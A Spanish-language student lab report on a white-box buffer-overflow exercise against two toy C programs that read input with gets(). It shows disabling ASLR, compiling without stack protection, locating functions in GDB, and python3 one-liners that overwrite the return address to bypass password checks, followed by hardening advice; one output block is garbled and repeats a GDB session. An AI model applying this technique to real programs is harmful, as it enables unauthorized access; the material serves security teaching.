



1. RECOPIACIÓN

Cada uno de los dos programas cuenta con una función la cual solo es accesible si ingresamos una contraseña correcta. Nuestra prueba consiste en probar lo opuesto, demostrar que podemos acceder a dichas funciones (y la información que estas contienen) sin necesidad de si quiera usar las contraseñas.

Al tratarse de una prueba de caja blanca, contamos ya con el código fuente, el cual nos servirá para que sepamos qué direcciones de memoria acceder más adelante. Para el punto anterior nos apoyaremos en la herramienta GDB.

Como nuestro ataque será mediante un buffer overflow, también necesitaremos una herramienta con estructuras de flujo iterativas como python3.

Finalmente, como tratamos con un tipo de ataque altamente conocido y tratado a lo largo de los años, partiremos de que la aleatoriedad de espacio de direcciones virtuales en el kernel de Linux se encuentra desactivado. Esto lo podemos lograr con el comando:

```
sudo sysctl -w kernel.randomize_va_space=0
```

2. EXPLOTACIÓN

Dado que ambos códigos hacen uso de una función considerada peligrosa, por lo que para poder compilarlo tendremos que proveerle a gcc ciertas banderas:

```
gcc -g -fno-stack-protector -z execstack nombreCodigo.c -o nombreCodigoCompilado -std=c99 -D_FORTIFY_SOURCE=0
```

```
kal@kali: ~/Cripto/Practicas/2/simple-password-verification
$ gcc -fno-stack-protector -z execstack simple-password-verification.c -o simple-password-verification -std=c99 -D_FORTIFY_SOURCE=0
simple-password-verification.c: In function 'main':
simple-password-verification.c:22:9: warning: 'gets' is deprecated [-Wdeprecated-declarations]
    22 |     gets(password);
        |     ^
In file included from simple-password-verification.c:1:
/usr/include/stdio.h:667:14: note: declared here
    667 | extern char *gets(char *s) __wur __attribute__((deprecated));
        |
/home/kali/.tmp/ccgqevv.o: In function 'main':
/home/kali/Documents/Cripto/Practicas/2/simple-password-verification/simple-password-verification.c:22:(.text+0x70): warning: the 'gets' function is dangerous and should not be used.

kal@kali: ~/Cripto/Practicas/2/simple-verification
$ gcc -fno-stack-protector -z execstack simple-verification.c -o simple-verification -std=c99 -D_FORTIFY_SOURCE=0
simple-verification.c: In function 'main':
simple-verification.c:16:9: warning: 'gets' is deprecated [-Wdeprecated-declarations]
    16 |     gets(pas);
        |     ^
In file included from simple-verification.c:1:
/usr/include/stdio.h:667:14: note: declared here
    667 | extern char *gets(char *s) __wur __attribute__((deprecated));
        |
/home/kali/.tmp/cczpsy85.o: In function 'main':
/home/kali/Documents/Cripto/Practicas/2/simple-verification/simple-verification.c:16:(.text+0x4d): warning: the 'gets' function is dangerous and should not be used.
```

Estas nos permiten indicarle al compilador lo siguiente:

- -g Hace que el compilador incluya información de depuración que necesitaremos cuando usemos a GDB.
- -fno-stack-protector Hace que se desactive la protección del stack.
- -z execstack Hace que se pueda ejecutar código en el stack.
- -std=c99 Establece el estándar C99.

- `-D_FORTIFY_SOURCE=0` Desactiva las optimizaciones de seguridad en las funciones de manejo de cadenas y buffers.

Una vez compilado el programa podemos ejecutarlo con GDB.

Lo ejecutamos de forma depurada con el comando `start`.

En el primer código, deseamos acceder a la función `granted()`, por lo que debemos de buscar su ubicación dentro del stack. Para ello podemos usar el siguiente comando de GDB `print granted`:

Hacemos lo mismo para el segundo código, donde el nombre de la función que buscamos es `secretMsg()`, ejecutando así en GDB `print secretMsg`:

```
(kali@kali)~/Cripto/Practicas/2/simple-password-verification
$ gdb ./simple-password-verification
GNU gdb (Debian 16.2-2) 16.2
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./simple-password-verification...
(gdb) start
Temporary breakpoint 1 at 0x11be: file simple-password-verification.c, line 20.
Starting program: /home/kali/Documents/Cripto/Practicas/2/simple-password-verification/simple-password-verification
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Temporary breakpoint 1, main () at simple-password-verification.c:20
20      printf("Bienvenido!\n");
(gdb) print granted
$1 = {int ()} 0x555555555179 <granted>
(gdb) exit
A debugging session is active.

Inferior 1 [process 93179] will be killed.

Quit anyway? (y or n) y
```

```
(kali@kali)~/Cripto/Practicas/2/simple-verification
$ gdb ./simple-verification
GNU gdb (Debian 16.2-2) 16.2
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./simple-verification...
(gdb) start
Temporary breakpoint 1 at 0x119f: file simple-verification.c, line 15.
Starting program: /home/kali/Documents/Cripto/Practicas/2/simple-verification/simple-verification
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Temporary breakpoint 1, main () at simple-verification.c:15
15      printf("Anota una palabra e intenta descubrir el secreto: \n");
(gdb) print secretMsg
$1 = {int ()} 0x555555555169 <secretMsg>
(gdb) exit
A debugging session is active.

Inferior 1 [process 91771] will be killed.

Quit anyway? (y or n) y
```

Anotamos las direcciones de ambas y salimos de GDB. El motivo de esto, es que, una vez que llenemos el buffer con su máxima capacidad, podamos escribir en el registro de dirección de retorno del stack, la dirección de memoria de dichas funciones.

De esta manera, nuestro exploit consistirá en una entrada de tipo string compuesta por una cantidad caracteres igual al límite del buffer concatenados con la dirección de memoria de ambas funciones.

Una observación importante es que al momento de que la computadora lea la dirección de

memoria, esta debe de estar en formato little endian, la cual consiste en dividir la dirección original en parejas de caracteres y añadirlos en una cadena en orden inverso, donde cada pareja le preceden los caracteres \x.

Para realizar estos nos apoyaremos de python, de manera que nuestro exploit se ejecute bajo el siguiente comando:


```
python3 -c 'print("A"*{límite del buffer} + "[dirección de memoria de la función]")  
| ./[nombre del programa compilado]'
```

La bandera -c permite ejecutar python3 desde la línea de comandos. Hacemos que imprima una cantidad de caracteres igual al límite del buffer (en este caso usaremos a la letra A), y le concatenamos la dirección de la función en little endian. Dicha salida se la pasamos a nuestro programa para que la reciba como entrada al momento de ejecutarse.

Al momento de probar el exploit, intentamos con 16 A's (pues el es el tamaño de los dos arreglos que contienen nuestra entrada en los códigos), al no bastar les incrementamos uno hasta llegar al número 24.

De manera que para el primer código, el exploit quedó de la siguiente manera:


```
python3 -c 'print("A"*24 + "\x79\x51\x55\x55\x55\x55") | ./simple-password-verification'
```



```
(kali@kali) [~/Cripto/Practicas/2/simple-password-verification]  
$ python3 -c 'print("A"*24 + "\x79\x51\x55\x55\x55\x55") | ./simple-password-verification  
¡Bienvenido!  
Anota la contraseña por favor: Lo siento la contraseña es incorrecta.  
Acceso Denegado Lograste llegar hasta aquí. ¡Felicidades!  
zsh: done python3 -c 'print("A"*24 + "\x79\x51\x55\x55\x55\x55")' |  
zsh: segmentation fault ./simple-password-verification  
  
(kali@kali) [~/Cripto/Practicas/2/simple-password-verification]  
$  
secretMsg()  
|  
|
```

Mientras que para el segundo código, quedó así:

```
python3 -c 'print("A"*24 + "\x69\x51\x55\x55\x55\x55") | ./simple-verification'
```



```
(kali@kali) [~/Cripto/Practicas/2/simple-verification]  
$ gdb ./simple-verification  
GNU gdb (Debian 16.2-2) 16.2  
Copyright (C) 2024 Free Software Foundation, Inc.  
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>  
This is free software: you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law.  
Type "show copying" and "show warranty" for details.  
This GDB was configured as "x86_64-linux-gnu".  
Type "show configuration" for configuration details.  
For bug reporting instructions, please see:  
<https://www.gnu.org/software/gdb/bugs/>.  
Find the GDB manual and other documentation resources online at:  
  <http://www.gnu.org/software/gdb/documentation/>.  For more details see the manual.  
For help, type "help".  
Type "apropos word" to search for commands related to "word" ...  
Reading symbols from ./simple-verification ...  
(gdb) start  
Temporary breakpoint 1 at 0x119f: file simple-verification.c, line 15.  
Starting program: /home/kali/Documents/Cripto/Practicas/2/simple-verification/simple-verification  
[Thread debugging using libthread_db enabled]  
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".  
  
Temporary breakpoint 1, main () at simple-verification.c:15  
15 printf("Anota una palabra e intenta descubrir el secreto: \n");  
(gdb) print secretMsg  
$1 = {int ()} 0x555555555555169 <secretMsg>  
(gdb) exit  
A debugging session is active.  
  
Inferior 1 [process 91771] will be killed.  
Quit anyway? (y or n) y
```

Podemos ver que en ambos casos, se pudo acceder a la función adecuada, pues recibimos los mensajes de aceptación.

3. POST-EXPLOTACIÓN

Lo que hicimos básicamente fue darle de entrada a los programas una cadena compuesta por dos partes. La primera subcadena consistió en una cantidad de letras A lo suficientemente grande para poder llenar el espacio designado en el stack al buffer. La segunda subcadena consistía en la dirección de la función a la que buscamos acceder.

El exploit es capaz de llevarnos a la ejecución de dicha función, pues dentro del stack, el bloque del buffer se encuentra justo al lado del bloque de la dirección de retorno. Esto hace que al momento de acceder a dicho bloque, en lugar de volver a la dirección de retorno de la llamada inicial, nos lleve a la que nosotros pusimos.

De esta manera, en ambos casos llegamos al bloque de código que queríamos sin tener que poner las contraseñas requeridas.

Para poder mejorar la seguridad del código, de entrada, no hay que usar funciones de bajo nivel tan inseguras como `gets()`. Siendo preferibles el uso de otras funciones para recibir entradas, como lo es `fgets()`. El cual comprueba el tamaño de la entrada para evitar desbordamientos.

No obstante, el mejoramiento no se debe limitar únicamente a eso.

El primer código hace una llamada al sistema directamente, el cual, tras esta práctica acaba de demostrar lo peligroso que es esto, pues abre una ventana para poder modificar todo el sistema. (Es incluso por esta razón, el porqué no es recomendable darle a lenguajes de programación, la posibilidad de ser ejecutados como root por cualquier usuario).

Otra opción es la inclusión de control de errores, ya que, a pesar de tener métodos seguros, es mejor establecer una lógica robusta que ni siquiera le da la oportunidad al usuario de alcanzar casos críticos.

Otro añadido, que debería considerar más por convención que por otra cosa, es que al momento de hacer las verificaciones de las contraseñas, estas no se hagan en texto plano, si no bajo un hash. Esto tampoco es enteramente seguro, pues puede haber ataques de diccionario o fuerza bruta, pero impide una presencia explícita de la contraseña en el código.

4. ALCANCE

El alcance de un desbordamiento de buffer es igual de amplio que el alcance que puede tener la función a la que queramos acceder desde su dirección en el stack.

En la función `granted()` (que accedimos en el primer código) hay una línea que abre la terminal de gnome (aunque por la configuración de nuestra máquina virtual, esta no se pudo abrir). Lo que nos puede permitir hacer modificaciones en el sistema e incluso, la posibilidad de escalar privilegios para poder hacer todo lo que queramos siendo root.

También puede ser que la función a la que llamemos, nos permita acceder información sensible, como lo fue con `secretMsg()`, que podemos robar, o incluso ocupar después para hacer movimientos laterales o causar mayores daños.